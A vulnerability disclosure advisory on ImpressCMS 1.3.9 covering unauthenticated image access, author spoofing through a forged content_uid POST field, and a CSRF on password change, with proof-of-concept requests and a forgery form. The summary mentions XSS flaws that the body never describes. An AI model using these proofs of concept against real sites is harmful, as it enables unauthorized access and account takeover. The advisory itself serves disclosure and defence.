

**Security Research Advisory**

# Multiple Vulnerabilities

ImpressCMS

Mattia Reggiani - [info@mattiareggiani.com](mailto:info@mattiareggiani.com)  
7-19-2016

# Table of Contents

<b><u>1</u></b>	<b><u>SUMMARY</u></b>	<b><u>2</u></b>
<b>1.1</b>	<b>DISCLOSURE TIMELINE</b>	<b>2</b>
<b><u>2</u></b>	<b><u>VULNERABILITIES DETAIL</u></b>	<b><u>3</u></b>
<b>2.1</b>	<b>INSECURE DIRECT OBJECT REFERENCES</b>	<b>3</b>
2.1.1	DESCRIPTION	3
<b>2.2</b>	<b>BYPASSING AUTHORIZATION SCHEMA</b>	<b>4</b>
2.2.1	DESCRIPTION	4
<b>2.3</b>	<b>CROSS SITE REQUEST FORGERY (CSRF)</b>	<b>5</b>
2.3.1	DESCRIPTION	5

# 1 Summary

ImpressCMS is an open source content management system for building and maintaining dynamic web sites. In 2009, ImpressCMS placed first as the Most Promising Open Source CMS in the Packt Publishing awards.

ImpressCMS is prone to multiple reflected cross-site scripting (XSS) vulnerabilities, which could be used by malicious users to inject arbitrary JavaScript code in victim's browser.

For testing the ImpressCMS web application, I used the last release available at the time of writing: **1.3.9**, which was released at Mar 03, 2014.

Tests were conducted on an Ubuntu Server 14.04 using the web server Apache 2.2.31.

## 1.1 Disclosure timeline

Details	Date
Discovery	20/03/16
Vendor disclosure	29/03/16
Vendor acknowledgment	N/A
Patch release	N/A
Public disclosure	N/A

## 2 Vulnerabilities detail

### 2.1 Insecure Direct Object References

CVSS v3.0 Base	MEDIUM (5.9)
Vector String	CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N


#### 2.1.1 Description

The web application provides direct access to preview of image uploaded. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, by typing the URI.

#### PoC:

##### Step 1:

I uploaded a simple image in a category only accessible by webmaster:




A screenshot of a web form for uploading an image. The form has the following fields and controls:

- Name:** A text input field containing "Secret Image".
- Category:** A dropdown menu with "Secret Cat" selected.
- Image file:** A file selection button labeled "Sfoglia..." followed by the filename "ubuntu-logo32.png".
- Order:** A numeric input field containing "0".
- Display this image?:** Radio buttons for "Yes" (selected) and "No".
- Buttons:** "Submit" and "Cancel" buttons at the bottom right.

##### Step 2:

As an anonymous user (un-authenticated), I tried to visit the web link to this image then I managed to visualize

`http://[HOST]/impresscms/modules/system/admin/images/preview.php?file=[NAME FILE]`



## 2.2 Bypassing authorization schema

CVSS v3.0 Base	MEDIUM (5.4)
Vector String	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N

### 2.2.1 Description

An authorization issue has been discovered in the submit function of content module. It has been possible to insert content with the author modified.


#### PoC:

The following Proof of Concept (PoC) could be used to exploit the vulnerability. In this case, I use the account of "Alice" (uid=1) to post a content by "Bob" (uid=2):

#### HTTP Request

```
POST /impresscms/modules/content/content.php?op=mod HTTP/1.1
...
Content-Type: multipart/form-data; boundary=-----
149351702424168
Content-Length: 3527
-----149351702424168
Content-Disposition: form-data; name="content_pid"
0
-----149351702424168
Content-Disposition: form-data; name="content_uid"
2
-----149351702424168
Content-Disposition: form-data; name="content_title"
Test
-----149351702424168
Content-Disposition: form-data; name="content_body"
Post by Alice
...
```

#### HTTP Response



## 2.3 Cross Site Request Forgery (CSRF)

CVSS v3.0 Base	LOW (3.9)
Vector String	CVSS:3.0/AV:N/AC:H/PR:H/UI:R/S:U/C:L/I:L/A:L

### 2.3.1 Description

The change password function do not use a security token to validate the unique HTTP Request. An attacker can force an end-user authenticated to execute unwanted moderation actions on web application.

#### Code vulnerable:

```
<form id="form" action="/impresscms/modules/profile/changepass.php"
method="post" onsubmit="return xoopsFormValidate_form();">
  <table style="width: 100%" class="outer" cellspacing="1">
    <tr><th colspan="2">Change password</th></tr>
    <tr>
      <td colspan="2">
        <input type='hidden' name='XOOPS_TOKEN_REQUEST'
id='XOOPS_TOKEN_REQUEST' value='d20e14cfecefc48d1725154351c00816' />
        <tr id="oldpass_row">
          <td class="head">
            <label for='oldpass'>Current password<span
style='color:#f00'>*</span></label>
          </td>
          <td class="even"><input class='' type='password' name='oldpass'
id='oldpass' size='10' maxlength='50' value='' autocomplete='off' /></td>
        </tr>
        <tr id="_row">
          <td class="head">
            <label for=''>New password<br />Verify password</label>
          </td>
          <td class="odd"><input class='password_adv' type='password'
name='password' id='password' size='10' maxlength='255' value=''
autocomplete='off' />
          &nbsp;<input class='' type='password' name='vpass' id='vpass' size='10'
maxlength='255' value='' autocomplete='off' />
        </td>
      </tr>
      <tr id="submit_row">
        <td class="head">
          <label for='submit'></label>
        </td>
      </tr>
    </table>
  </form>
```

```

        <td class="even"><input type='submit' class='formButton'
name='submit' id='submit' value='Submit' /></td>

    </tr>

</table>

</form>

```

## PoC

The following Proof of Concept (PoC) could be used to exploit the vulnerabilities:

```

<form id="form" action="/impresscms/modules/profile/changepass.php"
method="post">

    <input type='password' name='oldpass' id='oldpass' size='10'
maxlength='50' value='OLD_PASSWORD' />

    <input class='password_adv' type='password' name='password' id='password'
size='10' maxlength='255' value='NEW_PASSWORD' />

    <input class='' type='password' name='vpass' id='vpass' size='10'
maxlength='255' value='NEW_PASSWORD' />

</form>

```